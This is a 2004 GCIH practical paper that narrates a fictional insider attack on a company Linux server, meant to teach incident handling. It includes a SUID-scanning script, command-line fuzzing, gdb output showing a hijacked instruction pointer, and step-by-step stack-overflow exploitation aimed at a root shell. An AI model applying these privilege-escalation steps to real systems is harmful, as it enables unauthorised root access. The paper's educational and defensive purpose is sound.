Zero Day, UID 0, and SUID

Discovering a Local SUID Exploit

GCIH Practical (v.3.0)

By

Jeff Pike

May 18, 2004

INDEX

Abstract

Although much has been written about software vulnerabilities, little has been made publicly available on how to go about discovering new ones. How does one go about discovering a brand new vulnerability and exploiting it? This paper will provide some insight, by examining a fictitious incident centered on one such vulnerability in a root SUID program. It is the hope of the author to remove any false sense of security about software that does not have publicly disclosed vulnerabilities.

Part 1 will walk the reader through an insider attack through the perpetrator's eyes. In this attack, the attacker uses a process to discover a zero day buffer overflow in third party application software. The tools used to find and exploit this vulnerability will be custom created for that purpose. Part 2 will discuss what was done by GIAC Enterprises to handle this incident and how it was discovered. Part 3 is a wrap up. First discussed is what each of the parties involved in the incident could have done to improve their process. Then a conclusion is offered. Finally code listings are offered including a code listing for a new security tool.

Conventions Used in This Paper

The attack will be discussed from first person in order to provide insight into the attacker's processes. The Incident handling process will be discussed form third person. SIDEBAR discussions throughout will cover semi relevant supplemental information that might otherwise disrupt the flow. Commands typed by the attacker or incident handling team appear in bold italics. Other significant information that the reader should note will appear in bold.

Introduction to Zero Day, UID 0, and SUID

This paper is about undiscovered vulnerabilities in software. These vulnerabilities and their associated exploits are both sometimes known as "zero day" because the public at large has known about them for exactly zero days. Many vulnerabilities lay undiscovered in software. Those that are known to the public represent only the tip of the iceberg. The vulnerabilities that make up the present visible tip of the iceberg were all "zero day" vulnerabilities at one time until they rose to the surface. The majority of all software vulnerabilities remain undiscovered and unseen today.

Some organizations run applications that are not publicly available for one reason or another. These organizations may be following the best practice keeping their commercial operating systems patched regularly and religiously. These organizations may be further comforted when vulnerability scanners run against their custom software do not report vulnerabilities in the product they are

using. Maybe Nessus or ISS didn't find any major vulnerabilities. Maybe the CIS benchmarking tool only found the same non-standard SUID files as part of a third party application that it always finds.

Although it should be obvious, vulnerability scanners can only find vulnerabilities in commercial products that have publicly released vulnerabilities. If the software used by an organization isn't available to the public at large, then the public will not have analyzed it for vulnerabilities, so none will be found by the tool. This group of potentially vulnerable software includes what is commonly referred to as Government Off The Shelf (GOTS) software as well as any other custom software applications in use by any organization. There is a large amount of software in many organizations that talented vulnerability researchers who post to bugtraq are not examining.

Intrusion detection products may not detect a zero day exploit in progress because no signature will be available. If it wasn't for mistakes in software, then there would be very few vulnerabilities to exploit and write about. According to John Viega and Gary McGraw, "The biggest problem in computer security today is that many security practitioners don't know what the problem is. Simply put, it's the software!" (Viega, 2). All exploits either have been or will be "zero day" at some point in time.

Maybe there is an ill intentioned individual inside such an organization reverse engineering untested applications right now. Perhaps this guy is the malicious insider that we all hear about. Or maybe he's actually one of the good guys that just wants explore. Maybe he "smells a vulnerability."

Perhaps the situation is even worse. Maybe a malicious group of individuals with a common goal have gotten ahold of a copy of third party custom applications used by a targeted organization. Maybe the malicious group has funded their own talented vulnerability research team. These individuals will not be posting to bugtraq or practicing "full disclosure" when they discover something. They will keep it quiet and within their group. Their findings and custom crafted exploits will go unseen by the public until the selected target is attack. Even then, it's possible that these attacks could go undetected.

This is all very scary stuff. SANS states, "Multiple studies show most attacks are never detected and of those that are, most are not reported" (SANS, 12). I now leave the reader with a couple of hacker claims relayed by Greg Hoglund and Gary McGraw. While the following claims may be exaggerated they do provide some insight and may contain more truth than many of us would like to believe.

> Most of the global 2000 companies are currently infiltrated by hackers. Most outsourced software (software developed off-site by contractors) is full of backdoors and extremely difficult to audit independently.

Companies that commission this kind of software have not traditionally paid any attention to security at all. (Hoglund, 9)

PART 1 – THE ATTACK

This section walks the reader through the attack process through the attackers eyes, thereby revealing his motivations and methods.

Statement of Purpose

GIAC Enterprises is a large contractor for the state government that monitors the environment of state parks. I've been working for them for about 5 years, and during that time I've seen us grow quickly. I used to like my job, but lately it's boring. We've grown so specialized that now I only conduct data analysis to decide which forests we monitor are at risk of a forest fire. Before we got so big I used to do a number of things. In fact I came up with a script that did this type of analysis, but my company has seen fit to contract all the programming work out. They want to see nice pretty GUI's, so they contracted it all out to some fly by night organization that probably only got the work so they could give a kickback to the governor when he retires or something. Much of it looks like the same old applications with a GUI interface anyway. Who knows how old some of this stuff is. It hasn't changed much since I've been here.

We've got this staff of so-called system administrators too. It seems like I have to ask these idiots for permission anytime I need to do anything on the App server. They guard the root password on that crappy system like it's the secret of life or something. Even though they keep that thing patched like it's a new religion, it probably doesn't matter because nobody is checking these applications for holes.

I've even met some of the programmers that develop our software now and they are total losers. These guys would be better of slinging hash in a restaurant somewhere than slinging code. I'm sure there code is full of buffer overflows, format strings, and you name it.

Well I've spent some time reading some books and browsing some underground sites. I might not be the sharpest knife in the drawer, but maybe I can cut some butter too. I think I'm going to find an old SUID program and exploit it to get me some root. I don't want to be found out, and I know these new admins are big on security. I'm just going to install a little SUID wrapper program, so I can run whatever I want as root. I shouldn't have to go through these system administrators when I want to install new software or reboot the system.

The Exploit of Choice

This section describes the type of vulnerability and the general exploit technique.

Buffer Overflow: A search on the CVE page yields a combination of 1,465 CVE entries and candidates on April 26, 2004. The entries range from CVE-1999-02 through 2004-0409. Stack based buffer overflows specifically will be discussed here.

Operating System - All: All operating systems are potential targets of buffer overflows. Some offer some level of protection against stack based buffer overflows, but those protection mechanisms will not be discussed here.

Protocols/Services/Applications: Programs written in C and C++ are the most vulnerable to buffer overflow attacks. However, programs written in other languages are not immune. Viega and McGraw describe the cause of buffer overflows:

> The root cause behind buffer overflow problems is that C is inherently unsafe (as is C++). There are no bounds checks on array and pointer references, meaning a developer has to check the bounds (an activity that is often ignored) or risk problems. There are also a number of unsafe string operations in the standard C library including: strcpy(), strcat(), sprintf(), gets(), and scanf(). (Viega, 137)

We must understand how memory is laid out. The **text segment**, which is sometimes called the **code segment,** contains the code of the program. The **data segment** contains initialized variables (or variables that have been assigned values). The **bss segment** contains variables that have been declared outside of functions and not assigned any values. The **heap** is for dynamic memory allocation. The **stack** is an abstract data structure. It is used to store temporary data such as dynamic variables, parameters, and return addresses for functions. See figure 1 below for a typical memory layout, which was partially derived from Stevens' depiction on page 168 of Advanced Programming in the UNIX Environment.



Figure 1 Memory Layout

As we can see from the figure above, the stack grows towards the lower memory addresses while the heap grows toward the higher memory addresses. The stack on the Intel X86 architecture operates in a Last In First Out (LIFO) manner. This means that data gets pushed onto the stack in the reverse of the order that it comes off. The first item of data to go on the stack is the last to come off, and the last item of data to go on the stack is the first to come off. One of the better analogies I've heard used to describe that the stack operates like a stack of dishes.

When a function gets called, a stack frame for that function gets pushed to the stack. The stack frame is really just another abstract structure that contains all temporary data for the function including local variables, return addresses, and function arguments. To put it another way, the stack frame contains all of the stuff the function needs to execute. Figure 2 shows a stack frame for a typical function. Note the direction of stack growth and the direction of buffer growth.



Figure 2 (Stack Frame)

Variants – Stack Based Buffer Overflow: Stack based buffer overflows are the most popular attack method of all time, and they are my choice attack vector against GIAC Enterprises. The earliest well documented example of an attack using a stack based buffer overflow is the Internet Worm of 1988, or Morris. The latest as of May 6, 2004 is the Sasser.B worm which exploits a stack based buffer overflow vulnerability in the Windows Local Security Service Authority Service Server. Morris wasn't even the first and Sasser will not be the last.

In the simplest terms, a buffer overflow occurs when we write more data into a variable than it can hold. When a glass of milk overflows, the excess spills onto the table or floor. When a buffer overflows the excess data is written into neighboring memory. If any of this neighboring memory happens to hold significant data, this significant data gets modified. An attacker can use this knowledge to cause the vulnerable program to execute arbitrary code with the privileges that the program is running under.

Using figure two above, imagine that included with the variables is an unchecked character buffer (or array). When this buffer is over-flown, SFP, EBP, and the return address will all be overwritten. This is where execution will continue when the function returns. During an exploit the return address is set to point to the location of shellcode inserted into memory by the attacker. In the case of my GIAC Enterprises attack, the shellcode will spawn an interactive shell in which I have root privileges.

Heap based buffer overflows are more enigmatic than stack based buffer overflows. They include use of segments of memory (heaps) that were allocated by the malloc() call. Exploitation usually involves important variables stored in memory after the heap being overwritten when the heap is overflowed. They are significantly harder to detect, exploit, and defend against. They will not be discussed further here.

BSS based overflows involve un-initialized static buffers and pointers which reside in the BSS section of memory. The same unsafe string operations (strcpy(), strcat(), etc.) can be used to overflow these buffers. In "Hacking – The Art of Exploitation," Jon Erickson offers an excellent example. These types of overflows will not be discussed further here.

The specific vulnerability and exploit: The buffer overflow condition featured in this paper occurs because there is now bounds checking on the strcpy() call in the program. strcpy() is one of several vulnerable functions that can lead to buffer overflows including gets(), and strcat(). There is no need to use any of these functions. They can be replaced with fgets(), strncat(), and strncpy(). Although strcpy() and strcat() can be used safely, they don't force bounds checking, and there is no reason to use them. Sometimes programmers get lazy or forget to add bounds checking when using these functions. At least strncpy() and strncat() force consideration of the destination size.

The exploit itself will be command line based to allow for more interaction and a better understanding of the exploitation process. Below is the process used in the final exploitation of the vulnerable program.

1. Set ready made shell code in an accessible file.
2. Prefix the shellcode with a NOP sled and store it in an environmental variable.
3. Find the address of the environment variable that contains the shellcode and NOP sled.
4. Overflow the unchecked strcpy() call by repeating an address that falls somewhere within the NOP sled of the environment variable containing the shellcode. The address passed to strcpy() will be repeated at least enough times to overwrite the Extended Base Pointer (EBP), and then most importantly the Extended Instruction Pointer (EIP) register. Note that EIP lives exactly 4 bytes above EBP.
5. When EIP is overwritten with an address that falls within our NOP prefix, execution of the next instruction will continue at that address in memory.
6. Each NOP instruction (which does nothing) will be executed in turn until the shellcode itself is reached.
7. The shellcode will be executed, and a root shell will be spawned.

SIDEBAR – SHELLCODE:
Shellcode can consist of any number of instructions, which cause an exploited program to do anything imagineable. The most common shellcode segments spawn an interactive root shell. The shellcode is always architecture specific as are buffer overflow exploits. Shellcode is always written in hexadecimal opcodes (machine instructions). Shell code can be obtained in part by disassembling a compiled piece of coded needed to execute a function required by the attacker and extracting the opcodes. Using the GNU Debugger **gdb** or **objdump** are just two ways to disassemble code. There are a number of things that make creating working shellcode tricky. For example, shellcode must be free of NULL bytes. So to solve this registers can be xor'd against themselves to achieve the equivalent of NULL without an actual NULL byte. Because of intricacies like these, good shellcode authors are well respected in the black hat community. Authoring of shellcode is beyond the scope of this paper. There are many places on the web to get working shellcode for different platforms without an attacker having to craft their own.

Signatures of the attack: A local zero day buffer overflow will not likely be detected by signature based IDS. If it were are remote zero day buffer overflow there is a chance that a NIDS would pick up on the shellcode or NOP string.

One signature this attack might leave behind is core files. If core files are permitted on the system, a core file will be created for each unsuccessful exploit attempt because of an associated segmentation violation. Segmentation violations (SIGSEGV), or segmentation faults occur when a process illegally attempts to access memory.

Unfortunately, it is the responsibility of the offending program to send things such as segmentation violations to syslog if logging is desired. Because of this, you will not usually see these in the system logs. You could look for core files, but most likely the attacker will remove them after the exploit is successful or after he has quit trying for the evening. A buffer overflow run on the target system itself leaves virtually no signatures. The only way to detect it in progress would be to trace every process as it is run. It should be pointed out that Network IDS signatures exist for generic buffer overflows.

Platforms/Environments

This section will discuss the target platform and provide a brief overview of the network.

Victim's Platform: The victims platform is an IBM E-Server using the Intel X86 architecture running Red Hat LINUX 8.0 Enterprise edition. It is a large application server that runs many third party applications. For example, one

application is used to monitor forest density. Others are used to monitor rainfall, humidity, and weather. The purpose of these third party applications is to determine whether a protected forest is at risk of fire. This data can be used to determine the need for a controlled burn should the risk be high enough. As we can see, these custom applications create for GIAC Enterprises would be of little use to most organizations. They are not publicly marketed, and it is unlikely that the public has subjected them to any reasonable measure of vulnerability research. GIAC Enterprises can only hope that its vendors have tested their code thoroughly prior to delivery.

Source network: This attack originates from within the target network. Some studies have shown that the most damaging of all attacks come from insiders. Some say the rate of insider attacks at 50% or higher of all reported attacks. While this is open to debate, we can be sure that insider attacks are indeed relevant and not to be taken lightly.

Target network: GIAC Enterprises is a fairly small organization consisting of about a hundred users. Most employees use their PCs for e-mail, web-access, and to access the application server The PCs are all running Window XP Professional. They all have installed third party client applications that communicate with a server program on the Linux application server.

The application server is my primary target. It is a Dell 1650 running Red Hat Linux 8.0. In addition to hosting applications, about a half dozen employees (including yours truly) have accounts on the server that they can access via telnet and ftp to update data. They keep this box patched through the Red Hat Network regularly. Tripwire is run on this box weekly as well.

The Windows domain controller is a Dell 2600 running Windows 2000 Server. It is also the DHCP server and the Norton Anitivirus Corporate Edition server. The POP server is a DELL 1650 running Redhat 8.0 Squirrel mail. DNS is running on a DELL 1650 loaded out Windows 2000 Server. The firewall is a CISCO PIX 515 configured with a fairly aggressive rule set. In the DMZ there is a POP server (WIN 2K, Dell 1650), Web Server (Dell 1650, Win 2K).

All internal systems use source Network Address Translation (NAT). Indeed, there is no direct and obvious way into this network from the outside without perhaps some form of social engineering or insider attack. Unfortunately for GIAC Enterprises, insider attack is exactly what is about to happen. I intend to use a legitimate telnet connection to take root on the application server. There is no IDS or sniffing on this network.

Network Diagram.



Figure 3 GIAC Enterprises Network Architecture

Stages of the Attack

Although this is a local attack privilege escalation attack, it involves all the phases of any other attack. I will cover them in detail in the following sections.

Reconnaissance

Being in the organization makes this attack easy. I have an account on the system, and I'm pretty much free to poke around. I also talk to the administrators that support the system, and I have a feel for their security procedures and intrusion detection capabilities.

Coming from the inside will make my attack difficult to detect. I am aware of many SUID root files on the system, each of which represents a potential wormhole to root if I can open it.

Scanning

A simple program was crafted to scan for world executable SUID binary files with vulnerable calls in them. It was created in the form of a shell script using utilities that already come standard on UNIX operating systems. First, it runs the standard UNIX find command to search for SUID files owned by run. Then it runs the strings command on each SUID file. The output from the strings

command is filtered through awk using regular expressions to search for lines that begin and end with potentially vulnerable calls such as strcpy(), strcat(), and gets().

Below is a listing of the **vulnsmall.sh** script used to scan the system:

```
#!/bin/sh
tempfile="/tmp/$0.$$"
trap "rm $tempfile" 0
find / \( -type f -a -user root -a -perm -4001 \) -print > $tempfile
for file in `cat $tempfile`; do
      strings -a $file | awk '/^gets$|^strcpy$|^strcat$|^sprintf$/\
      { printf ("%-10s \t %-50s \n"), $1, file }' "file=$file" -
done
```

An abbreviated output of **vulnsmall.sh** is shown below:

```
strcpy       /usr/bin/chage
sprintf      /usr/bin/chage
strcpy       /usr/bin/gpasswd
strcat       /usr/bin/gpasswd
sprintf      /usr/bin/gpasswd
strcpy       /usr/bin/chfn
strcat       /usr/bin/chfn
sprintf      /usr/bin/chfn
strcpy       /usr/bin/chsh
strcpy       /usr/bin/rsh
strcpy       /usr/bin/sudo
strcat       /usr/bin/sudo
strcat       /usr/sbin/usernetctl
strcpy       /usr/sbin/userhelper
strcat       /usr/sbin/userhelper
strcat       /usr/sbin/userisdnctl
strcpy       /usr/sbin/traceroute
sprintf      /usr/sbin/traceroute
sprintf      /bin/ping
strcpy       /bin/mount
strcat       /bin/mount
sprintf      /bin/mount
strcpy       /bin/umount
strcat       /bin/umount
sprintf      /bin/umount
strcpy       /bin/su
strcpy       /opt/giac/bin/app
strcat       /opt/giac/bin/app
strcpy       /opt/giac/bin/app2
strcat       /opt/giac/bin/app2
gets         /opt/giac/bin/call
gets         /opt/giac/bin/forwrd
sprintf      /opt/giac/bin/listen
strcpy       /opt/giac/bin/monitor
strcat       /opt/giac/bin/monitor
strcpy       /opt/giac/bin/powerfind2
```

```
strcpy       /opt/giac/bin/report
gets         /opt/giac/bin/tester
strcat       /opt/giac/bin/x-fold
strcpy       /sbin/pwdb_chkpwd
strcat       /sbin/pwdb_chkpwd
sprintf      /sbin/pwdb_chkpwd
strcpy       /sbin/unix_chkpwd
strcat       /sbin/unix_chkpwd
```

From the output shown above, several files appear mildly promising. We will begin to explore them further in the next section.

SIDEBAR – SUID Files:
It has been my experience that many pay lip service to the risks associated with SUID files, but few system administrators are actually aware of the SUID files on their own systems. Throughout this paper we will explore how SUID files can hurt us. Just as each listening port is a potential doorway into a system, each SUID root files is indeed a potential wormhole to across the galaxy to root.

I have seen systems with nearly 400 SUID files. Most of these were installed by third party applications. This is a horrible number, and any developers of such applications should be ashamed of themselves.

Consider the following roughly estimated numbers for a moment:
50 – Number of SUID files in average UNIX OS.
12 – Vulnerabilities found in these SUID files during OS lifetime (conservative)

Now consider the utter horror of 350 more third party SUID files for a moment: 12 x (350/50) = 48 new vulnerabilities (conservative). Now consider that most of these UNIX SUID files are the same old code more or less, and they've been heavily scrutinized by the public and security community for years. We can't say as much about the third party applications though can we?

Without any numbers to back it up my guess is that the vulnerabilities on a system with 350 third party applications would number in the hundreds.

Exploiting the System

Now that I have some potentially vulnerable programs, I want to examine the ones that I stand the best chance of exploiting in a little bit more detail. Attackers are familiar with programs that ship from UNIX vendors such as Sun, Red Hat, and SGI with the SUID bit set. I will not concentrate my exploitation efforts on standard programs that have potentially vulnerable calls in them. In all likeliness these standard programs have been probed and researched to death. Some

form proper bounds checking has surely been implemented where the unsafe functions are still used these by this late date. It would be difficult for even the most skilled exploitation artist to find anything new in any of these standard utilities.

What about non-standard SUID utilities or third party applications? These certainly haven't been tested to the rigorous testing by the world that applications like Microsoft Internet Explorer have. When we are trying to find vulnerabilities in world-renowned applications we are like the little fish in the big pond When we try to find vulnerabilities in third party software we are like the big fish in the little pond. We may be a successful fish with a little bit of luck.

SIDEBAR – It Ain't Easy:
Vulnerability research and exploitation is a complex subject. There are several books written on the subject, and combined they only began to scratch the surface. In fact David Litchfield is coming out with a book dedicated entirely to buffer overflow attacks in July of this year. Exploiting buffer overflows in applications is not a trivial matter despite what some would have you believe. This is one of the reasons that most of the examples included in the seminal white papers on buffer overflows are so simple. It is also the reason my example is simple. I wrote a somewhat more complicated UDP server for this paper, but I was unable to exploit it, so I had to scratch it. The more complicated a fledgling application becomes the more difficult is to test for and exploit the potential buffer overflow condition.

Many aspiring black hats work to build their skill set for years before successfully being the first to craft a "zero day" exploit for a real production program. Many never even make it that far. I'm unaware of any statistics on the percentage of attackers who have actually researched their own "zero day" vulnerabilities and crafted their own exploits for them, but I suspect it's quite low among those who claim to be hackers.

Professional vulnerability researchers and attackers capable of researching and exploiting their own "zero day's" have quite an extensive skill set. They are experts in CPU/memory architecture, assembly language, reverse engineering, and at least one high level language. This demanding skill set is not for the faint of heart. Most people in the vulnerability research field have computer science background (either formal or otherwise) and hone their skills from there. I'm sure they all type pretty fast too.

I will run my scanning script again and save the output to a file for easy manipulation:

```
[johnny@giac johnny]$ ./vulnsmall.sh > data
```

Now I want to cut the vulnerable call out of my data file with the cut command and pipe that to the standard input of sed to delete all lines not containing giac:

```
[johnny@giac johnny]$ cut –f2 data | sed –e '/giac/!d' - > data2
```

From the /opt/gaic/bin directory I can begin probing the programs to see if any of these will crash upon receiving input from me. Fuzzing basically consists of cramming input into a program in an attempt to get it to crash or reveal possible bugs. For more advanced fuzzing techniques I would refer the reader to the The Shellcoder's Handbook. Here I use a primitive form of fuzzing in an attempt to narrow my focus to programs that might be easily exploitable:

```
[johnny@gaic johnny]$ cd /opt/giac/bin
[johnny@giac bin]$ for file in `cat ~johnny/data2`; do
> ls $file
> ./$file `perl -e 'print "A"x2048;'`
> done
/opt/giac/bin/app
Usage: app database outputfile
/opt/giac/bin/app2
Usage: app database outputfile
/opt/giac/bin/call
Usage: call hostname port
/opt/giac/bin/forwrd
Usage: forward hostname port
/opt/giac/bin/listen
listen:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  <snip>

error opening AAAAAAAAAAAAAAAAAAAAAA $??

/opt/giac/bin/monitor
monitor:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  <snip>

error opening AAAAAAAAAAAAAAAAAAAAAA $??
/opt/giac/bin/powerfind2
Segmentation fault
/opt/giac/bin/report
Usage: report what [who] when
/opt/giac/bin/tester
tester:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  <snip>

error opening AAAAAAAAAAAAAAAAAAAAAA $??
/opt/giac/bin/x-fold
```

```
Segmentation fault
```

The two segmentation faults above are what I'm looking for. They represent an invalid memory reference which might lead to a buffer overflow condition. I prefer to use command line exploitation techniques, because testing for the vulnerability can lead directly to exploitation without having to change the pace and compile a C exploit. It allows for more interaction and for data fed into the vulnerable program to be modified on the fly. I first read about command line exploitation techniques in Jon Erickson's book.

Now I'm going to zoom in on the powerfind2 program and see what else I can find out about it. Note from the output below that it's an old program and is indeed SUID root:

```
[johnny@giac bin]$ ls -asl powerfind2
 12 -rwsr-xr-x    1 root     root        12188 Jun 23  1998 powerfind2
```

Next I try to run it. Note that the UNIX find command will not locate files in directories that the user does not have read permission to. That is likely the reason this one is SUID. From the output below I see it does appear to be a SUID version of find.

```
[johnny@giac bin]$ ./powerfind2
Usage ./powerfind2: filename to find
```

From the output below we can see that it actually works when given shadow as an argument.

```
[johnny@giac bin]$ ./powerfind2 shadow
/etc/shadow
```

Unfortunately for me, the developer does not provide GIAC Enterprises the source code for their programs. Fortunately I can use ltrace to get a feel for what the program is doing. However, note that the powerfind2 program looses its SUID privileges when given as an argument to ltrace, because ltrace is not SUID:

```
[johnny@giac bin]$ ltrace ./powerfind2 shadow
__libc_start_main(0x08048460, 2, 0xbffff924, 0x08048308, 0x08048570
<unfinished
...>
strcpy(0xbffff8b0, "shadow")                        = 0xbffff8b0
fork()                                              = 2157
waitpid(2157, NULL, 0find: /lost+found: Permission denied
find: /proc/1/fd: Permission denied
find: /proc/2/fd: Permission denied
```

Note the call to strcpy above. It takes my input of shadow and copies it to whatever is at 0xbffff8b0. If there's any bound checking here I sure don't see it. There are no apparent calls to strlen or anything else that might be used with bound checking. I want to check for that segmentation fault again:

```
[johnny@giac bin]$ ./powerfind2 `perl -e 'print "ABCD"x1024;'`
Segmentation fault
```

I have a segmentation fault, but no core file to examine. If I am allowed to generate core files on this system, I can use the ulimit command to change my limit on core files.

```
[johnny@giac johnny]$ ulimit -c unlimited
[johnny@giac bin]$ ./powerfind2 `perl -e 'print "ABCD"x1024;'`
Segmentation fault
```

I am still without a core file. This is because powerfind2 is SUID root and I would not be allowed to generate root owned core files. I will copy powerfind2 to my home directory where I can generate safely generate core files on a non SUID version of the program.

```
[johnny@giac bin]$ cp powerfind2 ~johnny/powerfind2
[johnny@giac johnny]$ cd ; ls powerfind2
-rwxr-xr-x    1 bin     bin        12188 May 14 18:40 powerfind2
[johnny@giac johnny]$ ./powerfind2 `perl -e 'print "ABCD"x1024;'`
Segmentation fault (core dumped)
```

Now I have something to work with. The application actually generates two core files, core.2216 and core.2217. Why two core files? If you recall the output from the ltrace above there was a fork() call just below strcpy(). It's likely that core.2217 is from a child process. Lets examine the registers in core.2216

```
[johnny@giac johnny]$ gdb -q -c core.2216
Core was generated by
`DABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCDAB'.
Program terminated with signal 11, Segmentation fault.
#0  0x44434241 in ?? ()
(gdb) info reg
eax            0x845    2117
ecx            0x0      0
edx            0x0      0
ebx            0x4212a2d0       1108517584
esp            0xbfffe9a0       0xbfffe9a0
ebp            0x44434241       0x44434241
esi            0x40012020       1073815584
edi            0xbfffe9e4       -1073747484
eip            0x44434241       0x44434241
eflags         0x10282  66178
